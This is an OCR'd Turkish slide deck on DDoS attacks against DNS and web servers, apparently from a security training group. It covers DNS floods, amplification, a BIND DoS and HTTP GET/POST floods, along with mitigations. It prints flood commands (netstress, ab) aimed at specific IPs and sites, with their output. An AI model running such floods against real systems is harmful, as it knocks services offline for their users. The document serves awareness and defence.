
DNS’e Yönelik DDoS Saldırıları

- Dns Flood Saldırıları
- Amplified DNS DoS Saldırıları
- DNS sunucu yazılımlarını hedef alan DoS Saldırıları

DNS Nasıl Çalışır?



DNS Nasıl Çalışır? - Detay



DnsFlood Saldırıları

- DNS sunucuya apoof edilmiş random ip adreslerinden yüzbinlerde sahte(gerçekte olmayan) domain isimleri için istek gönderme
- Her gelen istek için DNS sunucunun root dnslere gidip yorulması ve gerçek isteklere cevap verememesi sağlanmaya çalışılır
  - DNS sunucunun kapasitesini zorlama

DNS Flood Örneği

- Sahte IP adreslerinden yapılabilir
  - Veya özel bir IP adresinden geliyormuş gibi gösterilebilir.

```
[root@depdep netstress-1.8.3]# ./netstress -t random -d 91.93.119.87 -a dns -q a -n 2  -P 53

---------- netstress stats ----------
  packets sent:            1178271
  seconds active:          18
  average packets/second: 65459
-------------------------------------

---------- netstress stats ----------
  packets sent:            1195960
  seconds active:          18
  average packets/second: 66442
-------------------------------------
```

Dns Flood Engelleme


- IP başına yapılacak sorgu sayısını belirleme
- DNS sunucuları ağın dışında güçlü sistemlerde tutma
  - Kiralama
- Saldırı anında gelen DNS isteklerini UDP'den TCP'e çevirip SYN Cookie vs çalıştırma

DNS Amplification Saldırısı

- UDP üzerinden taşınan dns paketleri 512 byten büyük olamaz
- EDNS(RFC 2671) dns sorgularının cevapları 512 bytedan daha büyük olabilir
- 60 byte(dns isteği) gönderip cevap olarak 4000 byte alınabilir(cevap=56X istek)
- 10Mb bağlantıdan 10X65=650 Mbit trafik üretilebilir.
- Koruma: recursive dns sorguları ve ed
  ayarlanmalı

DNS Amplification DOS

DNS Amplification Saldırısı: (×65 amplification)



Internette herkese açık dns sunucu sayısı ~600,000

20 Kat Trafik Arttırımı

```
[root@seclabs ~]# tcpdump -i bge0 -tn -v host 178.18.197.18 and udp
tcpdump: listening on bge0, link-type EN10MB (Ethernet), capture size 96 bytes

IP (tos 0x0, ttl 55, id 9098, offset 0, flags [none], proto UDP (17), length 61)
    178.18.197.18.54686 > 91.93.119.87.53: 2334+ TXT? test.bga.com.tr. (33)
IP (tos 0x0, ttl 64, id 63670, offset 0, flags [none], proto UDP (17), length 428,
    91.93.119.87.53 > 178.18.197.18.54686: 2334*-| 3/0/0 test.bga.com.tr. TXT[|doma
```

```
[root@depdep huzeyfe]# dig TXT test.bga.com.tr @ns1.bga.com.tr
;; Truncated, retrying in TCP mode.

; <<>> DiG 9.3.6-P1-RedHat-9.3.6-4.P1.el5_4.2 <<>> TXT test.bga.com.tr @ns1.bga.com.tr
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44401
;; flags: qr aa rd; QUERY: 1, ANSWER: 4, AUTHORITY: 2, ADDITIONAL: 1

;; QUESTION SECTION:
;test.bga.com.tr.               IN      TXT

;; ANSWER SECTION:
test.bga.com.tr.        1440    IN      TXT     "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbbbbbbbbbl
ccccccccccccccccccccccccccsdasdasd"
test.bga.com.tr.        1440    IN      TXT     "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbbbbbbbbbl
ccccccccccccccc"
test.bga.com.tr.        1440    IN      TXT     "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbbbbbbbbbl
ccccccccccccccccccccccccccxxvcv1"
test.bga.com.tr.        1440    IN      TXT     "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbbbbbbbbbl
ccccccccccccccccccccccccasdasdsddf"

;; AUTHORITY SECTION:
bga.com.tr.             8640    IN      NS      ns1.gezginler.net.
bga.com.tr.             8640    IN      NS      ns1.bga.com.tr.

;; ADDITIONAL SECTION:
ns1.bga.com.tr.         1440    IN      A       91.93.119.87

;; Query time: 14 msec
;; SERVER: 91.93.119.87#53(91.93.119.87)
;; WHEN: Wed Jul 21 17:08:59 2010
;; MSG SIZE  rcvd: 594
```

BIND Dynamic Update DoS

- ISC bind 2009 Temmuz
- Bu tarihe kadarki tüm bind sürümlerini etkileyen “basit” ama etkili bir araç
- Tek bir paketle Türkiye’nin internetini durdurma(!)
  - Tüm büyük isp’ler bind kullanıyor
  - Dns=udp=src.ip.spoof+bind bug
- %78 dns sunucu bu zaafiyete açık
  - Sistem odalarında nazar boncuğu takılı☺

Web Sunuculara Yönelik DOS Saldırıları

- Web sunucularına yönelik DOS/DDOS saldırılarında amaç sayfanın işlevsiz kalması ve o sayfa üzerinden verilen hizmetlerin kesintiye uğratılmasıdır.
- Web sunuculara yönelik yapılacak DOS saldırıları temelde iki türden oluşur;
  - kaba kuvvet saldırıları(Flood)
  - tasarımsal/yazılımsal eksikliklerden kaynaklanan zaafiyetler

GET/POST Flood Saldırıları

- Synflood için önlem alınan yerlere karşı denenir
- Daha çok web sunucunun limitlerini zorlayarak sayfanın ulaşılamaz olmasını sağlar
- Önlemesi Synflood'a göre daha kolaydır
  - HTTP için IP spoofing "pratik olarak" imkansızdır.
- Rate limiting kullanılarak rahatlıkla önlenebilir
- False positive durumu
- #ab –n 100000 –c 5000 http://www.google.com/

Kaba Kuvvet(Flood) Saldırıları

- Bu tip saldırılarda sunucu üzerinde ne çalıştığına bakılmaksızın eş zamanlı olarak binlerce istek gönderilir ve sunucunun kapasitesi zorlanır.
- Literatürde adı “GET Flood”, “POST Flood” olarak geçen bu saldırılar iki şekilde yapılabilir.
  - **Tek bir bilgisayardan**
  - **Botnet sistemlerden(binlerce farklı bilgisayar)**

HTTP Flood Test Araçları

- Netstress
- Ab
- Siege
- DOSHTTP
- Skipfish
- Jmeter

Basit bir adsl hattından yapılan deneme ve sonuçları

HTTP Flood Test Report
Date: 12.05.2009 07:01:06

Target URL:

Target Port: 80

Duration: 33 seconds

Requests Issued: 9998

Responses Received: 33

Requests Lost: 99,67%

Request Rate: 302,97 requests per second

Ab(ApacheBenchmark)

- POST Flood
  - #ab -c 100 -p post1.txt -T application/x-www-form-urlencoded -n 10000 -r -q http://blog.lifeoverip.net/searcme.php
- GET Flood
  - #ab -c 100 -n 10000 http://blog.lifeoverip.net/searcme.php

DDoS-BotNet Çalışma Grubu

- DDoS&BotNet konusundaki bilinç düzeyini arttırmak ve bu konudaki gelişmeleri paylaşmak amacıyla 2010 yılında kurulmuştur.
  - E-posta listesi ve çalışma grubu olarak faaliyet göstermektedir.

- http://www.lifeoverip.net/ddos-listesi/ adresinden üye olabilirsiniz.
  - Sadece kurumsal katılıma açıktır.

NetSec Ağ Ve Bilgi Güvenliği Topluluğu

- Türkiye'nin en geniş katılımlı bilgi güvenliği e-posta listesi ve topluluğu
  - ~950 üye

- Ücretsiz üye olabilirsiniz.
- Güvenlik dünyasında yayınlanan önemli haberler, güvenlik yamaları ve birçok teknik konuda tartışma...
- Üyelik için
  - http://www.lifeoverip.net/netsec-listesi/

Bilgi Güvenliği AKADEMİSİ